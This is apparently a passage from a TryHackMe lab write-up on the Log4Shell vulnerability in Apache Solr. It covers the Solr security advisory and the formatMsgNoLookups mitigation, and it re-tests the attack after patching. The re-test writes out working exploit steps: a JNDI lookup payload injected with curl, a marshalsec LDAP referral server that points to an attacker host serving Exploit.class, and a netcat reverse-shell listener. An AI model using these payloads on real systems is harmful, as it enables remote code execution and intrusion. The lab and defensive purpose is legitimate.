2023-08-31 04:28:00.370 INFO  (main) [   ] o.e.j.u.log Logging initialized @38636ms to org.ecl
ipse.jetty.util.log.Slf4jLog
2023-08-31 04:28:07.163 INFO  (main) [   ] o.e.j.s.Server jetty-9.4.44.v20210927; built: 2021-
```

```
c
2023-08-31 04:29:01.992 INFO  (main) [   ] o.a.s.m.r.SolrJmxReporter JMX monitoring for 'solr.
jvm' (registry 'solr.jvm') enabled at server: com.sun.jmx.mbeanserver.JmxMBeanServer@7adda9cc
2023-08-31 04:29:02.070 INFO  (main) [   ] o.a.s.m.r.SolrJmxReporter JMX monitoring for 'solr.
jetty' (registry 'solr.jetty') enabled at server: com.sun.jmx.mbeanserver.JmxMBeanServer@7adda
9cc
2023-08-31 04:29:02.890 INFO  (main) [   ] o.a.s.c.CorePropertiesLocator Found 0 core definiti
ons underneath /var/solr/data
2023-08-31 04:29:04.600 INFO  (main) [   ] o.e.j.s.h.ContextHandler Started o.e.j.w.WebAppCont
ext@5e2c3d18{/solr,file:///opt/solr-8.11.0/server/solr-webapp/webapp/,AVAILABLE}{/opt/solr-8.1
1.0/server/solr-webapp/webapp}
2023-08-31 04:29:05.274 INFO  (main) [   ] o.e.j.s.AbstractConnector Started ServerConnector@2
fb3536e{HTTP/1.1, (http/1.1, h2c)}{0.0.0.0:8983}
2023-08-31 04:29:05.274 INFO  (main) [   ] o.e.j.s.Server Started @103614ms
2023-08-31 05:24:53.571 INFO  (qtp1083962448-18) [   ] o.a.s.s.HttpSolrCall [admin] webapp=nul
l path=/admin/cores params={foo=${jndi:ldap://10.17.49.224:1389/Exploit}} status=0 QTime=66
root@solar:/var/solr/logs#
```


- We can see our payload in the logs.

Mitigation

- For mitigation, we need to edit the `solr.in.sh` file

```
root@solar:/var/solr/logs# locate solr.in.sh
locate solr.in.sh
/etc/default/solr.in.sh
/opt/solr-8.11.0/bin/solr.in.sh.orig
root@solar:/var/solr/logs#
```

- We need to add a line in the `solr.in.sh` file -



https://solr.apache.org/security.html

Kali Forums · Kali NetHunter · Exploit-DB · Google Hacking DB · OffSec

Solr — NEWS · SECURITY · FEATURES · RESOURCES · COMMUNITY · PROJECT · SOLR OPERATOR · DOWNLOAD

2021-12-10, Apache Solr affected by Apache Log4J CVE-2021-44228

Severity: Critical

Versions Affected: 7.4.0 to 7.7.3, 8.0.0 to 8.11.0

Description: Apache Solr releases prior to 8.11.1 were using a bundled version of the Apache Log4J library vulnerable to RCE. For full impact and additional detail consult the Log4J security page.

Apache Solr releases prior to 7.4 (i.e. Solr 5, Solr 6, and Solr 7 through 7.3) use Log4J 1.2.17 which may be vulnerable for installations using non-default logging configurations that include the JMS Appender, see https://github.com/apache/logging-log4j2/pull/608#issuecomment-990494126 for discussion.


Solr's Prometheus Exporter uses Log4J as well but it does not log user input or data, so we don't see a risk there.

Solr is *not* vulnerable to the followup **CVE-2021-45046** and **CVE-2021-45105**. A listing of these and other CVEs with some justifications are listed in Solr's wiki: https://cwiki.apache.org/confluence/display/SOLR/SolrSecurity#SolrSecurity-SolrandVulnerabilityScanningTools

Mitigation: Any of the following are enough to prevent this vulnerability for Solr servers:

- Upgrade to `Solr 8.11.1` or greater (when available), which will include an updated version (`>= 2.16.0`) of the Log4J dependency.
- If you are using Solr's official docker image, it has already been mitigated in all versions listed as supported on Docker Hub: https://hub.docker.com/_/solr. You may need to re-pull the image.
- Manually update the version of Log4J on your runtime classpath and restart your Solr application.
- (Linux/MacOS) Edit your `solr.in.sh` file to include: `SOLR_OPTS="$SOLR_OPTS -Dlog4j2.formatMsgNoLookups=true"`
- (Windows) Edit your `solr.in.cmd` file to include: `set SOLR_OPTS=%SOLR_OPTS%`

- We can look about it in - https://solr.apache.org/security.html#apache-solr-affected-by-apache-log4j-cve-2021-44228



```
GNU nano 2.9.3                    /etc/default/solr.in.sh

# Solr can attempt to take a heap dump on out of memory errors. To enable this, uncomment the$
# SOLR_HEAP_DUMP below. Heap dumps will be saved to SOLR_LOG_DIR/dumps by default. Alternativ$
# other directory, which will implicitly enable heap dumping. Dump name pattern will be solr-$
# When using this feature, it is recommended to have an external service monitoring the given$
# If more fine grained control is required, you can manually add the appropriate flags to SOL$
# See https://docs.oracle.com/en/java/javase/11/troubleshoot/command-line-options1.html
# You can test this behaviour by setting SOLR_HEAP=25m
#SOLR_HEAP_DUMP=true
#SOLR_HEAP_DUMP_DIR=/var/log/dumps
SOLR_PID_DIR="/var/solr"
SOLR_HOME="/var/solr/data"
LOG4J_PROPS="/var/solr/log4j2.xml"
SOLR_LOGS_DIR="/var/solr/logs"
SOLR_PORT="8983"
SOLR_OPTS="$SOLR_OPTS -Dlog4j2.formatMsgNoLookups=true"

^G Get Help   ^O Write Out   ^W Where Is   ^K Cut Text   ^J Justify   ^C Cur Pos
^X Exit       ^R Read File   ^\ Replace    ^U Uncut Text ^T To Linter  ^_ Go To Line
```

- Now, we need to restart the service -

```
solr@solar:~$ sudo /etc/init.d/solr restart
*** [WARN] *** Your open file limit is currently 1024.
 It should be set to 65000 to avoid operational disruption.
 If you no longer wish to see this warning, set SOLR_ULIMIT_CHECKS to false in your profile or
 solr.in.sh
*** [WARN] ***  Your Max Processes Limit is currently 3689.
 It should be set to 65000 to avoid operational disruption.
 If you no longer wish to see this warning, set SOLR_ULIMIT_CHECKS to false in your profile or
 solr.in.sh
Sending stop command to Solr running on port 8983 ... waiting up to 180 seconds to allow Jetty
 process 813 to stop gracefully.
Waiting up to 180 seconds to see Solr running on port 8983 [\]
Started Solr server on port 8983 (pid=2264). Happy searching!

solr@solar:~$
```

- Now, on trying the exploit again -

```
┌──(kali㉿kali)-[~/Documents/Tryhackme/solar/marshalsec]
└─$ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://10.17.49.224:8000/#Exploit"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
```

```
┌──(kali㉿kali)-[~/…/main/java/marshalsec/jndi]
└─$ curl 'http://10.10.166.131:8983/solr/admin/cores?foo=$\{jndi:ldap://10.17.49.224:1389/Expl
oit\}'
{
  "responseHeader":{
    "status":0,
    "QTime":46},
  "initFailures":{},
  "status":{}}

┌──(kali㉿kali)-[~/…/main/java/marshalsec/jndi]
└─$
```

```
Exploit.class  Exploit.java

┌──(kali㉿kali)-[~/Documents/Tryhackme/solar/payload]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.166.131 - - [31/Aug/2023 01:19:58] "GET /Exploit.class HTTP/1.1" 200 -
```

```
┌──(kali㉿kali)-[~/Documents/Tryhackme]
└─$ nc -lvnp 9999
listening on [any] 9999 ...
```

- We see that this time no request is made to your temporary LDAP server, consequently no request is made to your HTTP server, and... no reverse shell is sent back to our `netcat` listener.

Patching

- In version `2.16.0` JNDI is fully disabled, support for Message Lookups is removed, and the new DoS vulnerability CVE-2021-45046 is not present.